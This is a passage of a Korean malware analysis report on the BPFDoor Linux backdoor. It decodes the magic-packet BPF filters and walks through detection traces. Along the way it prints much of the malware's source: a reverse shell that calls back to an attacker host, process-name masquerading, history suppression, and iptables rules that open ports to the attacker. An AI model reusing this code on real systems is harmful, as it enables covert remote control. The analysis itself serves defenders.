**{ 0x15, 0, 5, 0x00000011 }**

opcode : 0001 0101

- class : 0b101(0x05, JMP) / operation : 0b00010000(0x10, JEQ)
- jt : 0
- jf : 5
- k : 0x00000011

→ A 레지스터에 저장된 값이 0x00000011 인지 판별 후 jt / jf 수행

(UDP 인 경우 0x11 / TCP 인 경우 0x06)

⇒ UDP 인 경우 다음 줄로 진행 / TCP 인 경우 UDP 필터 부분 넘기고 TCP(ICMP)로 진행한다.

### 7.2.3 UDP




그림 22. UDP 매직 패킷 필터

**{ 0x28, 0, 0, 0x00000014 }**

opcode : 0010 1000

- class : 0b000(0x00, LOAD) / size : 0b01000(2 byte) / mode : 0b00100000(0x20, ABS)
- jt : 0
- jf : 0
- k : 0x00000014

→ 네트워크 패킷의 20 번째 오프셋의 2 바이트를 A 레지스터에 로드 (IP Flag, 단편화 여부)

**{ 0x45, 23, 0, 0x00001fff }**

opcode : 0100 0101

- class : 0b101(0x05, JMP) / operation : 0b01000000(0x40, JSET, 비트 & 연산)
- jt : 23
- jf : 0
- k : 0x00001fff

→ A 레지스터에 저장된 값(단편화 여부)을 이용하여 JSET 연산 후 단편화에 따른 조건 분기

**{ 0xb1, 0, 0, 0x0000000e }**

opcode : 1011 0001

- class : 0b001(0x01, LDX) / size : 0b10000(1 byte) / mode : 0b10100000(0xa0, MSH)
- jt : 0
- jf : 0
- k : 0x0000000e

→ X 레지스터에 패킷의 14 번째 값의 하위 4 비트를 \* 4 하여 로드(IHL 값 : IP 헤더 길이를 나타냄)

**{ 0x48, 0, 0, 0x00000016 }**

opcode : 0100 1000

- class : 0b000(0x00, LD) / size : 0b01000(2 byte) / mode : 0b01000000(0x40, IND)
- jt : 0
- jf : 0
- k : 0x00000016

→ A 레지스터에 X + 22 번째 offset 값을 로드(UDP payload)

**{ 0x15, 19, 20, 0x00007255 }**

opcode : 0001 0101

- class : 0b101(0x05, JMP) / operation : 0b00010000(0x10, JEQ)
- jt : 19

- jf : 20
- k : 0x00007255

→ A 레지스터에 저장된 값이 0x00007255 인지 판별 후 jt / jf 수행

⇒ UDP 매직 패킷이 0x00007255 인 것을 확인 가능하다.

(매직 패킷인 경우 19 번 JMP / 매직 패킷이 아닌 경우 20 번 JMP)

## 7.2.4 ICMP

```
{ 0x15, 0, 7, 0x00000001 },
{ 0x28, 0, 0, 0x00000014 },
{ 0x45, 17, 0, 0x00001fff },
{ 0xb1, 0, 0, 0x0000000e },
{ 0x48, 0, 0, 0x00000016 },
{ 0x15, 0, 14, 0x00007255 },
{ 0x50, 0, 0, 0x0000000e },
{ 0x15, 11, 12, 0x00000008 },
```

그림 23. ICMP 매직 패킷 필터

**{ 0x15, 0, 7, 0x00000001 }**

opcode : 0001 0101

- class : 0b101(0x05, JMP) / operation : 0b00010000(0x10, JEQ)
- jt : 0
- jf : 0
- k : 0x00000001

→ A 레지스터에 저장된 값이 0x00000001 인지 판별 후 jt / jf 수행

ICMP protocol type 값이 0x00000001 이므로 ICMP 가 아닌 경우 JMP 수행

**{ 0x28, 0, 0, 0x00000014 }**

opcode : 0010 1000

- class : 0b000(0x00, LOAD) / size : 0b01000(2 byte) / mode : 0b00100000(0x20, ABS)
- jt : 0
- jf : 0
- k : 0x00000014

→ 네트워크 패킷의 20 번째 오프셋의 2 바이트를 A 레지스터에 로드 (IP Flag, 단편화 여부)

**{ 0x45, 17, 0, 0x00001fff }**

opcode : 0100 0101

- class : 0b101(0x05, JMP) / operation : 0b01000000(0x40, JSET, 비트 &연산)
- jt : 17
- jf : 0
- k : 0x00001fff

→ A 레지스터에 저장된 값(단편화 여부)을 이용하여 단편화에 따른 조건 분기

**{ 0xb1, 0, 0, 0x0000000e }**

opcode : 1011 0001

- class : 0b001(0x01, LDX) / size : 0b10000(1 byte) / mode : 0b10100000(0xa0, MSH)
- jt : 0
- jf : 0
- k : 0x0000000e

→ X 레지스터에 패킷의 14 번째 값의 하위 4 비트를 \* 4 하여 로드(IP 헤더 길이 로드)

**{ 0x48, 0, 0, 0x00000016 }**

opcode : 0100 1000

- class : 0b000(0x00, LD) / size : 0b01000(2 byte) / mode : 0b01000000(0x40, IND)
- jt : 0
- jf : 0
- k : 0x00000016

→ A 레지스터에 X + 22 번째 offset 값을 로드(ICMP Code)

**{ 0x15, 0, 14, 0x00007255 }**

opcode : 0001 0101

- class : 0b101(0x05, JMP) / operation : 0b00010000(0x10, JEQ)
- jt : 0
- jf : 14
- k : 0x00007255

→ A 레지스터에 저장된 값이 0x00007255 인지 판별 후 jt / jf 수행

→ ICMP 매직 패킷 또한 0x00007255 인 것을 확인 가능

(매직 패킷인 경우 JMP 하지 않음 / 매직 패킷이 아닌 경우 14 번 JMP)

**{ 0x50, 0, 0, 0x0000000e }**

opcode : 0101 0000

- class : 0b000(0x00, LD) / size : 0b10000(1 byte) / mode : 0b01000000(0x40, IND)
- jt : 0
- jf : 0
- k : 0x0000000e

→ A 레지스터에 X + 14 번째 offset 값을 로드(ICMP Message Type 로드)

**{ 0x15, 11, 12, 0x00000008 }**

opcode : 0001 0101

- class : 0b101(0x05, JMP) / operation : 0b00010000(0x10, JEQ)
- jt : 11
- jf : 12
- k : 0x00000008

→ A 레지스터에 저장된 값이 0x08 인지 확인 후 jt / jf 수행

→ ICMP Type 8, ICMP Echo ping 메시지인지 확인 후 JMP 수행

=> ICMP 인 경우 매직 패킷인 0x00007255 와 ICMP Echo Ping Type 을 확인하는 필터를 진행한다.

### 7.2.5 TCP




그림 24. TCP 매직 패킷 필터

**{ 0x15, 0, 11, 0x00000006 }**

opcode : 0001 0101

- class : 0b101(0x05, JMP) / operation : 0b00010000(0x10, JEQ)
- jt : 0
- jf : 11
- k : 0x00000006

→ A 레지스터에 저장된 값이 0x06 인지 확인 후 jt / jf 수행

TCP protocol type 값이 0x00000006 이므로 TCP 가 아닌 경우 JMP 수행

**{ 0x28, 0, 0, 0x00000014 }**

opcode : 0010 1000

- class : 0b000(0x00, LOAD) / size : 0b01000(2 byte) / mode : 0b00100000(0x20, ABS)
- jt : 0
- jf : 0
- k : 0x00000014

→ 네트워크 패킷의 20 번째 오프셋의 2 바이트를 A 레지스터에 로드(IP Flag, 단편화 여부)

**{ 0x45, 9, 0, 0x00001fff }**

opcode : 0100 0101

- class : 0b101(0x05, JMP) / operation : 0b01000000(0x40, JSET, 비트 &연산)
- jt : 9

- jf : 0
- k : 0x00001fff

→ A 레지스터에 저장된 값(단편화 여부)을 이용하여 단편화에 따른 조건 분기

**{ 0xb1, 0, 0, 0x0000000e }**

opcode : 1011 0001

- class : 0b001(0x01, LDX) / size : 0b10000(1 byte) / mode : 0b10100000(0xa0, MSH)
- jt : 0
- jf : 0
- k : 0x0000000e

→ X 레지스터에 패킷의 14 번째 값의 하위 4 비트를 \* 4 하여 로드(IP 헤더 길이 로드)

**{ 0x50, 0, 0, 0x0000001a }**

opcode : 0101 0000

- class : 0b000(0x00, LD) / size : 0b10000(1 byte) / mode : 0b01000000(0x40, IND)
- jt : 0
- jf : 0
- k : 0x0000001a

→ A 레지스터에 X + 26 번째 offset 값을 로드(TCP offset(TCP 헤더 길이)값 로드)

**{ 0x54, 0, 0, 0x000000f0 }**

opcode : 0101 0100

- class : 0b100(0x04, ALU) / operation : 0b01010000(0x50, AND)
- jt : 0
- jf : 0
- k : 0x000000f0 (1111 0000)

→ A 레지스터에 저장되어 있는 TCP offset 값의 불필요한 상위 4 비트를 마스킹 처리하기 위한 ALU 연산 수행

**{ 0x74, 0, 0, 0x00000002 }**

opcode : 0111 0100

- class : 0b100(0x04, ALU) / operation : 0b01110000(0x70, RSH - Right Shift)
- jt : 0
- jf : 0
- k : 0x00000002

→ A 레지스터에 저장되어 있는 TCP offset 값을 2 비트 우측 쉬프트

**{ 0xc, 0, 0, 0x00000000 }**

opcode : 0000 1100

- class : 0b100(0x04, ALU) / operation : 0b00001000(0x08, 비트 or 연산)
- jt : 0
- jf : 0
- k : 0x00000000

→ A 레지스터에 저장된 값과 0x00 OR 연산, 별 의미가 없음



**{ 0x7, 0, 0, 0x00000000 }**

opcode : 0000 0111

- class : 0b111(0x07, ALU64) / operation : 0b00000000(0x00, ADD)
- jt : 0
- jf : 0
- k : 0x00000000

→ A 레지스터에 저장된 값과 0x00 ADD 연산, 별 의미가 없음

**{ 0x48, 0, 0, 0x0000000e }**

opcode : 0100 1000

- class : 0b000(0x00, LD) / size : 0b01000(2 byte) / mode : 0b01000000(0x40, IND)
- jt : 0
- jf : 0
- k : 0x0000000e

→ A 레지스터에 X + 14 번째 offset 값을 로드(매직 넘버 offset)

**{ 0x15, 0, 1, 0x00005293 }**

opcode : 0001 0101

- class : 0b101(0x05, JMP) / operation : 0b00010000(0x10, JEQ)
- jt : 0
- jf : 1
- k : 0x00005293

→ A 레지스터에 저장된 값이 0x5293 인지 확인 후 jt / jf 수행

→ TCP 매직 패킷 또한 0x00005293 인 것을 확인 가능

(매직 패킷인 경우 JMP 하지 않음 / 매직 패킷이 아닌 경우 1 번 JMP)

## 7.2.6 RET




그림 25. RET 필터

**{ 0x6, 0, 0, 0x0000ffff }**

opcode : 0000 0110

- class : 0b110(0x06, RET) / size : 0b00000(4 byte) / mode : 0b00000000(0x00, IMM)
- jt : 0
- jf : 0
- k : 0000ffff

→ 0x0000ffff(65535 바이트) 패킷 전체를 수락

**{ 0x6, 0, 0, 0x00000000 }**

opcode : 0000 0110

- class : 0b110(0x06, RET) / size : 0b000000(4 byte) / mode : 0b00000000(0x00, IMM)
- jt : 0
- jf : 0
- k : 00000000

→ 0x00000000(0 바이트) 패킷 드랍

**=> RET 필터를 통해 매직 필터인 경우 패킷 전체를 수락하거나 드랍한다.**

BPFDoor A 유형에서 사용하는 BPF 필터는 이런식으로 설정되어 공격자가 전달하는 매직 패킷을 리스닝하고 검사하여 사용한다.

### 7.3 수신한 패킷에 따른 매직 패킷 위치 파악

```
if ((sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_IP))) < 1)
    return;
```

그림 26. 소켓 생성 코드

```
if (setsockopt(sock, SOL_SOCKET, SO_ATTACH_FILTER, &filter, sizeof(filter)) == -1) {
    return;
}
```

그림 27. 소켓 필터 적용 코드

IPv4(0x080) 패킷을 포함한 Ethernet 프레임을 직접 수신하기 위한 Raw Socket 을 생성한다. 이후 setsockopt()를 통해 해당 소켓에 소켓 레벨 옵션(SOL\_SOCKET)으로 BPF 필터를 적용한다. 이는 클래식 BPF 필터를 소켓에 붙여서 원하는 패킷만 필터링하기 위함이다.

```

while (1) {
    memset(buff, 0, 512);
    psize = 0;
    r_len = recvfrom(sock, buff, 512, 0x0, NULL, NULL);

    ip = (struct sniff_ip *)(buff+14);
    size_ip = IP_HL(ip)*4;
    if (size_ip < 20) continue;

```

그림 28. 패킷 수신 및 헤더 검증

위 그림은 패킷 수신 및 헤더를 검증하기 위한 코드로 sock 으로부터 512 바이트 읽어서 buff 에 저장한다. Ethernet 헤더는 14 바이트이므로 이후 ip 헤더부터 sniff\_ip 구조체로 해석하고 size\_ip 는 ip 헤더의 길이로 해석된다. 이후 수신한 패킷에 따라 magic\_packet 의 위치를 알아내고 mp 포인터로 설정하는 작업을 수행하며 다음은 각 패킷에 따른 설정 과정이다.

#### - TCP

```

switch(ip->ip_p) {
    case IPPROTO_TCP:
        tcp = (struct sniff_tcp*)(buff+14+size_ip);
        size_tcp = TH_OFF(tcp)*4;
        mp = (struct magic_packet *)(buff+14+size_ip+size_tcp);
        break;

```

그림 29. TCP 패킷 수신

ip 헤더 + tcp 헤더 이후 페이로드를 magic\_packet 으로 해석한다.

#### - UDP

```

case IPPROTO_UDP:
    udp = (struct sniff_udp *)(ip+1);
    mp = (struct magic_packet *)(udp+1);
    break;

```

그림 30. UDP 패킷 수신

ip 헤더 + udp 헤더(8 바이트) 이후 페이로드를 magic\_packet 으로 해석한다.

## - ICMP

```
case IPPROTO_ICMP:
    pbuff = (char *)(ip+1);
    mp = (struct magic_packet *)(pbuff+8);
    break;
default:
    break;
}
```

그림 31. ICMP 패킷 수신

ip 헤더 + icmp 헤더(8 바이트) 이후 페이로드를 magic\_packet 으로 해석한다.

## 7.4 매직 패킷이 설정된 경우 프로세스

```
if (mp) {
    if (mp->ip == INADDR_NONE)
        bip = ip->ip_src.s_addr;
    else
        bip = mp->ip;

    pid = fork();
    if (pid) {
        waitpid(pid, NULL, WNOHANG);
    }
    else {
        int cmp = 0;
        char sip[20] = {0};
        char pname[] = {0x2f, 0x75, 0x73, 0x72, 0x2f, 0x6c, 0x69, 0x62, 0x65, 0x78, 0x65, 0x63, 0x2f, 0x72, 0x00}; // /usr/libexec/postfix/master

        if (fork()) exit(0);
        chdir("/");
        setsid();
        signal(SIGHUP, SIG_DFL);
        memset(argv0, 0, strlen(argv0));
        strcpy(argv0, pname); // sets process name (/usr/libexec/postfix/master)
        prctl(PR_SET_NAME, (unsigned long) pname);

        rc4_init(mp->pass, strlen(mp->pass), &crypt_ctx);
        rc4_init(mp->pass, strlen(mp->pass), &decrypt_ctx);
    }
}
```

그림 32. 매직 패킷 감지 시 프로세스 위장 및 rc4 초기화 과정

다음은 매직 패킷이 감지되었을 때의 과정이다. mp→ip 필드가 설정되어 있지 않으면 원래 패킷의 source ip 를 사용하며 명시된 경우에는 해당 ip 를 사용하여 통신하게 된다. fork() 호출을 통해 부모-

자식 프로세스로 분기하게 되고 부모 프로세스는 waitpid()로 비동기로 자식 프로세스의 종료를 감시한다. 이는 자식 프로세스가 작업을 수행하는 동안 부모 프로세스가 자체적인 흐름을 유지할 수 있도록 한다.

자식 프로세스는 실제 악성 행위를 수행할 준비를 하며 악성 프로세스를 백그라운드에서 실행하기 위한 절차를 가진다. 먼저 fork() 호출로 새로운 프로세스를 생성하고 부모 프로세스는 종료함으로써 자식 프로세스는 독립적인 데몬 프로세스가 되도록 하여 일반적인 서비스 프로세스와 유사하도록 한다.

또한, argv[0]을 지정된 문자열(pname)로 덮어쓰고 있다.

pname 은 /usr/libexec/postfix/master 로 정상적인 시스템 프로세스 명칭으로 위장하고 커널 레벨에서 해당 프로세스의 이름을 설정하여 위장을 강화한다.

이후 나타나는 rc4\_init()함수는 rc4 스트림을 초기화하는 과정으로 매직 패킷 내의 pass 값 기반으로 state 배열을 섞어 이후 송수신에서의 암호호화를 위한 준비 과정이다.

## 7.5 비밀번호(pass)에 따른 명령 구분

매직 패킷 내의 pass 값은 justforfun 이나 socket 인 경우, 둘 다 아닌 경우 총 3 가지로 구분할 수 있으며 이는 logon() 함수에 따라 구분된다.

```
int logon(const char *hash)
{
    int x = 0;
    x = memcmp(cfg.pass, hash, strlen(cfg.pass));
    if (x == 0)
        return 0;
    x = memcmp(cfg.pass2, hash, strlen(cfg.pass2));
    if (x == 0)
        return 1;

    return 2;
}
```

그림 33. logon() 함수

### - case0 (pass 가 justforfun 인 경우)

```
case 0:
    scli = try_link(bip, mp->port);
    if (scli > 0)
        shell(scli, NULL, NULL);
    break;
```

그림 34. case0 인 경우

pass 값이 justforfun 인 경우이다. try\_link()를 통해 공격자 서버 ip, port 로 tcp 연결을 시도하고 성공할 시 연결된 소켓을 반환하는 함수이다. 이를 통해 서버 ip 주소 설정 및 tcp 소켓 생성을 통해 connect()를 호출하여 공격자 서버로 tcp 연결을 시도한다.

```
int shell(int sock, char *rcmd, char *dcmd)
{
    int subshell;
    fd_set fds;
    char buf[BUF];
    char argx[] = {
        0x71, 0x6d, 0x67, 0x72, 0x20, 0x2d, 0x6c, 0x20, 0x2d, 0x74,
        0x20, 0x66, 0x69, 0x66, 0x6f, 0x20, 0x2d, 0x75, 0x00}; // qmgr -l -t fifo -u
    char *argvv[] = {argx, NULL, NULL};
    #define MAXENV 256
    #define ENVLEN 256
    char *envp[MAXENV];
    char sh[] = {0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00}; // /bin/sh
    int ret;
    char home[] = {0x48, 0x4f, 0x4d, 0x45, 0x3d, 0x2f, 0x74, 0x6d, 0x70, 0x00}; // HOME=/tmp
    char ps[] = {
        0x50, 0x53, 0x31, 0x3d, 0x5b, 0x5c, 0x75, 0x40, 0x5c, 0x68, 0x20,
        0x5c, 0x57, 0x5d, 0x5c, 0x5c, 0x24, 0x20, 0x00}; // PS1=[\u@\h \W]\\$
    char histfile[] = {
        0x48, 0x49, 0x53, 0x54, 0x46, 0x49, 0x4c, 0x45, 0x3d, 0x2f, 0x64,
        0x65, 0x76, 0x2f, 0x6e, 0x75, 0x6c, 0x6c, 0x00}; // HISTFILE=/dev/null
    char mshist[] = {
```

그림 35. shell() 함수 일부

제공되는 셸은 다음의 과정을 따른다. 먼저 reverse shell 실행 시 공격자가 보게 될 셸 환경 변수를 설정한다.

- home=/tmp (HOME 디렉토리를 /tmp 로 설정한다.)
- ps=[\u@h \W]\\\$ (프롬프트에 보이는 문자열 설정한다.)
- histfile=/dev/null (명령어 기록 파일을 /dev/null 로 설정해서 기록 안 남도록 한다.)
- mshist=/dev/null (mysql 사용 시 history 안 남도록 설정한다.)
- ipath=/bin:/usr/kerberos/sbin:/usr/kerberos/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin:./bin (PATH 경로)
- term="vt100" (터미널 유형 vt100)

이후 iptables 룰을 clean up 하는 아래의 명령어를 실행한다.

- rcmd = /sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
- dcmd = /sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT

이후 소켓을 통해 “3458”을 전송하고 PTY(가상 터미널)를 지원하면(open\_tty) tty(PTY)를 새로운 셸에 연결해주며 못하는 경우에는 /bin/sh 실행해준다.

PTY(Pseudo Terminal)은 가상터미널로 pty master 와 pty slave 로 구성된다. pty master 는 제어하는 쪽으로 ptym\_open()으로 구현되어 있고 pty slave 는 실제 터미널 처럼 동작하며 셸이나 다른 프로그램이 연결되며 ptys\_open()으로 구현되어 있다.

```
if (FD_ISSET(pty, &fds)) {
    int count;
    count = read(pty, buf, BUF);
    if (count <= 0) break;
    if (cwrite(sock, buf, count) <= 0) break;
}
```

그림 36. pty 에 데이터 발생 시 처리 과정

pty 에 데이터 발생 시 pty 에서 sock 으로 명령 결과가 전달된다. read()를 통해 pty 에서 데이터를 읽고 cwrite()에서 rc4 암호화를 거친 후 sock 으로 전송된다.

```
if (FD_ISSET(sock, &fds)) {  
    int count;  
    unsigned char *p, *d;  
    d = (unsigned char *)buf;  
    count = cread(sock, buf, BUF);  
    if (count <= 0) break;  
  
    p = memchr(buf, ECHAR, count);
```

그림 37. sock 에 데이터 발생 시 처리 과정

sock 에 데이터 발생 시, 즉, 공격자가 명령어 입력 시 sock 에서 pty 로 전달된다. cread()를 통해 복호화하게 되는데 이때 ECHAR 이 있으면 터미널 사이즈 변경 요청 패킷으로 인식한다. 이 경우에는 터미널 사이즈를 업데이트 하고 ECHAR 이전 이후를 각각 write 해주며 ECHAR 이 존재하지 않을 경우에는 별도의 처리 없이 전체 데이터를 터미널에 전달해준다.



- case1 (pass 가 socket 인 경우)

```
case 1:
    strcpy(sip, inet_ntoa(ip->ip_src));
    getshell(sip, ntohs(tcp->th_dport));
    break;
```

그림 38. case1 인 경우

매직 패킷 내의 pass 값이 socket 인 경우로 네트워크 바이트 순서를 10 진수로 바꿔준 후 셸을 제공해준다.

```
void getshell(char *ip, int fromport)
{
    int sock, sockfd, toport;
    char cmd[512] = {0}, rcmd[512] = {0}, dcmd[512] = {0};
    char cmdfmt[] = {
        0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
        0x65, 0x73, 0x20, 0x2d, 0x74, 0x20, 0x6e, 0x61, 0x74, 0x20, 0x2d, 0x41,
        0x20, 0x50, 0x52, 0x45, 0x52, 0x4f, 0x55, 0x54, 0x49, 0x4e, 0x47, 0x20,
        0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
        0x20, 0x2d, 0x2d, 0x64, 0x70, 0x6f, 0x72, 0x74, 0x20, 0x25, 0x64, 0x20,
        0x2d, 0x6a, 0x20, 0x52, 0x45, 0x44, 0x49, 0x52, 0x45, 0x43, 0x54, 0x20,
        0x2d, 0x2d, 0x74, 0x6f, 0x2d, 0x70, 0x6f, 0x72, 0x74, 0x73, 0x20, 0x25,
        0x64, 0x00}; // /sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
    char rcmdfmt[] = {
        0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
        0x65, 0x73, 0x20, 0x2d, 0x74, 0x20, 0x6e, 0x61, 0x74, 0x20, 0x2d, 0x44,
```

그림 39. getshell() 일부

getshell()은 공격자의 ip 와 포트를 기반으로 iptables 명령어를 이용해 포트 포워딩 및 트래픽을 허용하고, 소켓을 열어 셸을 실행해준다.

- cmdfmt = /sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d (PREROUTING 에 리다이렉트 룰 추가)
- rcmdfmt = /sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d (PREROUTING 에서 리다이렉트 룰 삭제)
- inputfmt = /sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT (INPUT 체인에 공격자 IP 허용 룰 추가)
- dinputfmt = /sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT (INPUT 체인에서 공격자 IP 허용 룰 삭제)

```

int b(int *p)
{
    int port;
    struct sockaddr_in my_addr;
    int sock_fd;
    int flag = 1;

    if( (sock_fd = socket(AF_INET,SOCK_STREAM,0)) == -1 ){
        return -1;
    }

    setsockopt(sock_fd,SOL_SOCKET,SO_REUSEADDR, (char*)&flag,sizeof(flag));

    my_addr.sin_family = AF_INET;
    my_addr.sin_addr.s_addr = 0;

    for (port = 42391; port < 43391; port++) {
        my_addr.sin_port = htons(port);
        if( bind(sock_fd,(struct sockaddr *)&my_addr,sizeof(struct sockaddr)) == -1 ){
            continue;
        }
        if( listen(sock_fd,1) == 0 ) {
            *p = port;
            return sock_fd;
        }
        close(sock_fd);
    }
    return -1;
}

```

그림 40. b() 함수

b()는 toport 에 포트 번호 저장하는 함수로 42391 부터 43390 까지 시도하며 포트를 탐색하고 bind 성공 시 listen 시도하여 성공 시 소켓 핸들 반환하게 된다.

```

snprintf(cmd, sizeof(cmd), inputfmt, ip);
snprintf(dcmd, sizeof(dcmd), dinputfmt, ip);
system(cmd); // executes /sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT
sleep(1);
memset(cmd, 0, sizeof(cmd));
snprintf(cmd, sizeof(cmd), cmdfmt, ip, fromport, toport);
snprintf(rcmd, sizeof(rcmd), rcmdfmt, ip, fromport, toport);
system(cmd); // executes /sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
sleep(1);

```

그림 41. getshell() 내 트래픽 리다이렉트 및 허용 코드

이후 공격자 ip 에서 오는 트래픽 허용하고 공격자의 fromport 패킷을 내부 리스너(toport)로 리다이렉트하는 iptables 명령어 문자열을 구체적인 값으로 채워서 실행하게 된다.

- /sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT
- /sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d

```
int w(int sock)
{
    socklen_t size;
    struct sockaddr_in remote_addr;
    int sock_id;

    size = sizeof(struct sockaddr_in);
    if( (sock_id = accept(sock, (struct sockaddr *)&remote_addr, &size)) == -1 ){
        return -1;
    }

    close(sock);
    return sock_id;
}
```

그림 42. w() 함수

따라서, w()에서 accept()을 호출하여 공격자 연결이 들어오면 수락하게 되어 셸 제공이 가능해진다. 이후 shell 제공에 대한 설명은 case0 에서와 같다.

## - case2

```
case 2:
    mon(bip, mp->port);
    break;
```

그림 43. case2 경우

```
int mon(in_addr_t ip, unsigned short port)
{
    struct sockaddr_in remote;
    int sock;
    int s_len;

    bzero(&remote, sizeof(remote));
    if ((sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < -1) {
        return -1;
    }
    remote.sin_family = AF_INET;
    remote.sin_port = port;
    remote.sin_addr.s_addr = ip;

    if ((s_len = sendto(sock, "1", 1, 0, (struct sockaddr *)&remote, sizeof(struct sockaddr))) < 0) {
        close(sock);
        return -1;
    }
    close(sock);
    return s_len;
}
```


그림 44. mon() 함수

case2 는 pass 가 justforfun 이나 socket 이 아닌 경우의 명령을 보여준다. mon()을 통해 공격자의 ip 와 포트를 사용하여 udp 소켓을 생성한다. 이후 sendto()를 사용해서 공격자에게 udp 패킷을 하나 전송하게 되는데 즉, UDP heartbeat 만 전송하는 것이다.

## 8. 악성코드 실행 후 흔적 확인


실제 A 유형 BPFDoor 를 정상 시스템에서 컴파일 후 실행시키면 BPFDoor 악성코드에 해당 시스템을 감염시킬 수 있다. 이 BPFDoor 의 실행 흔적은 다양한 리눅스 시스템 명령어로 확인할 수 있다.

### 8.1 /proc/<pid>/environ



```
root@patrick-VMware-Virtual-Platform:/proc/376# strings environ
LANG=C.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
NOTIFY_SOCKET=/run/systemd/notify
FDSTORE=4224
LISTEN_PID=376
LISTEN_FDS=3
LISTEN_FDNAMES=systemd-journald-dev-log.socket:systemd-journald.socket:systemd-journald.socket
WATCHDOG_PID=376
WATCHDOG_USEC=180000000
USER=root
INVOCATION_ID=b7a0511078ad4b5e9cf4cc632543e925
RUNTIME_DIRECTORY=/run/systemd/journal
SYSTEMD_EXEC_PID=376
MEMORY_PRESSURE_WATCH=/sys/fs/cgroup/system.slice/systemd-journald.service/memory.pressure
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
TERM=linux
```

그림 45. 정상 프로세스의 환경변수



```
root@user:/proc/14081# strings environ
--no-daemon
```

그림 46. BPFDoor 의심 프로세스의 환경변수

정상적인 쉘에서 실행된 프로세스의 경우 그림과 같이 프로세스용 환경 변수들이 설정되어 있는 것을 확인할 수 있다. 하지만 BPFDoor 의심 프로세스의 경우 해당 프로세스의 환경 변수가 모두 삭제되어 있는 것을 볼 수 있다.

BPFDoor 악성코드가 은닉하기 위해 사용하는 프로세스 이름이 리눅스에서 기본으로 사용하는 프로세스 이름이기 때문에 기존에 있던 프로세스의 흔적을 지우고 BPFDoor 가 은닉하기 위해 환경 변수를 삭제한다.

## 8.2 ss -0bp

```
root@user:/proc/14081# ss -0bp
Netid Recv-Q Send-Q Local Address:Port Peer Address:Port Process
p_dgr 0 0 arp:ens33 * users(("NetworkManager",pid=1242,fd=26))
p_raw 0 0 ip:* * users(("usr/sbin/conso",pid=14081,fd=3))
